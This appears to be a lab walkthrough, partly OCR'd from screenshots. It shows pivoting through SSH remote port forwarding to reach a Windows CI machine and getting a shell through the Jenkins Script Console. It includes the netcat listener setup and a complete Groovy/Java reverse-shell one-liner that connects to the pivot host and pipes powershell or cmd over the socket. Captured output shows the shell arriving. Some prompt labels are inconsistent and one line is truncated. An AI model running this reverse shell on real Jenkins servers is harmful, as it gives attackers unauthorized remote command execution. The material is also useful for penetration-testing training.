CI machine

```
C:\Users\ciadmin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   IPv4 Address. . . . . . . . . . . : 192.168.234.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\ciadmin>
```

Attacking machine

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.179.128  netmask 255.255.255.0  broadcast 192.168.179.255
        inet6 fe80::246e:236d:cd38:ab7d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:cb:34:f7  txqueuelen 1000  (Ethernet)
        RX packets 2701  bytes 1231472 (1.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2790  bytes 442102 (431.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Pivot machine

Red represents same network as CI machine.

Orange represents same network as attacking machine.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.234.180  netmask 255.255.255.0  broadcast 192.168.234.255
        inet6 fe80::912e:81b6:bc54:c5cb  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:cf:42:da  txqueuelen 1000  (Ethernet)
        RX packets 1596  bytes 843740 (823.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4966  bytes 6406236 (6.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.179.130  netmask 255.255.255.0  broadcast 192.168.179.255
        inet6 fe80::f334:82da:bd10:a947  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:cf:42:e4  txqueuelen 1000  (Ethernet)
        RX packets 2812  bytes 446432 (435.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2516  bytes 1202949 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Remote port forwarding

Anything that goes to pivot machine port 5555 will be forwarded to attacking machine port 5555. In this case it is a netcat listener.

```
┌─[X]─[user@attack]─[~/.ssh]
└──── ─ $ssh -R 5555:192.168.234.180:5555 user@pivot -N
Warning: remote port forwarding failed for listen port 5555
```

```
┌─[X]─[user@pivot]─[~]
└────╼ $rlwrap nc -nlvp 5555
```

```
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```


Anything that goes to pivot machine port 80 will be forwarded to attacking machine port 80. In this case it is a web server.

```
┌─[user@attack]─[~/.ssh]
└──╼ $sudo ssh -R 80:192.168.234.180:80 user@pivot -N
Warning: remote port forwarding failed for listen port 80
```

```
┌─[✗]─[user@pivot]─[~/Desktop]
└──╼ $sudo updog -d . -p 80
[+] Serving /home/user/Desktop...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
```

Putting theory to test

On ci machine



Directory: /home/user/Desktop


Name	Size	Last Modified	
10k-worst-passwords.txt	71.31 KB	Sun Oct 17 14:37:58 2021	View in browser
bin/	--	Wed Aug 25 14:38:39 2021	
BOF/	--	Thu Sep 2 01:53:26 2021	
burp/	--	Tue Nov 2 00:43:25 2021	
chisel.exe	8.152 MB	Fri Sep 10 11:37:38 2021	View in browser

On attacking machine

```
┌─[✗]─[user@pivot]─[~/Desktop]
└──╼ $sudo updog -d . -p 80
[+] Serving /home/user/Desktop...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
192.168.234.150 - - [06/Nov/2021 01:09:14] "GET / HTTP/1.1" 200 -
192.168.234.150 - - [06/Nov/2021 01:09:14] "GET /favicon.ico HTTP/1.1" 200 -
```

On CI machine

```
String host="192.168.234.180";int port=5555;String cmd="powershell.exe";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.wri
te(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read
());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception
e){}};p.destroy();s.close();
```



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. U

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.mode`

```
String host="192.168.234.180";int port=5555;String cmd="cmd.exe";Process p=r
```

On attacking machine

```
┌─[✗]─[user@pivot]─[~]
└──╼ $rlwrap nc -nlvp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.234.150.
Ncat: Connection from 192.168.234.150:55408.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ciadmin\.jenkins>
```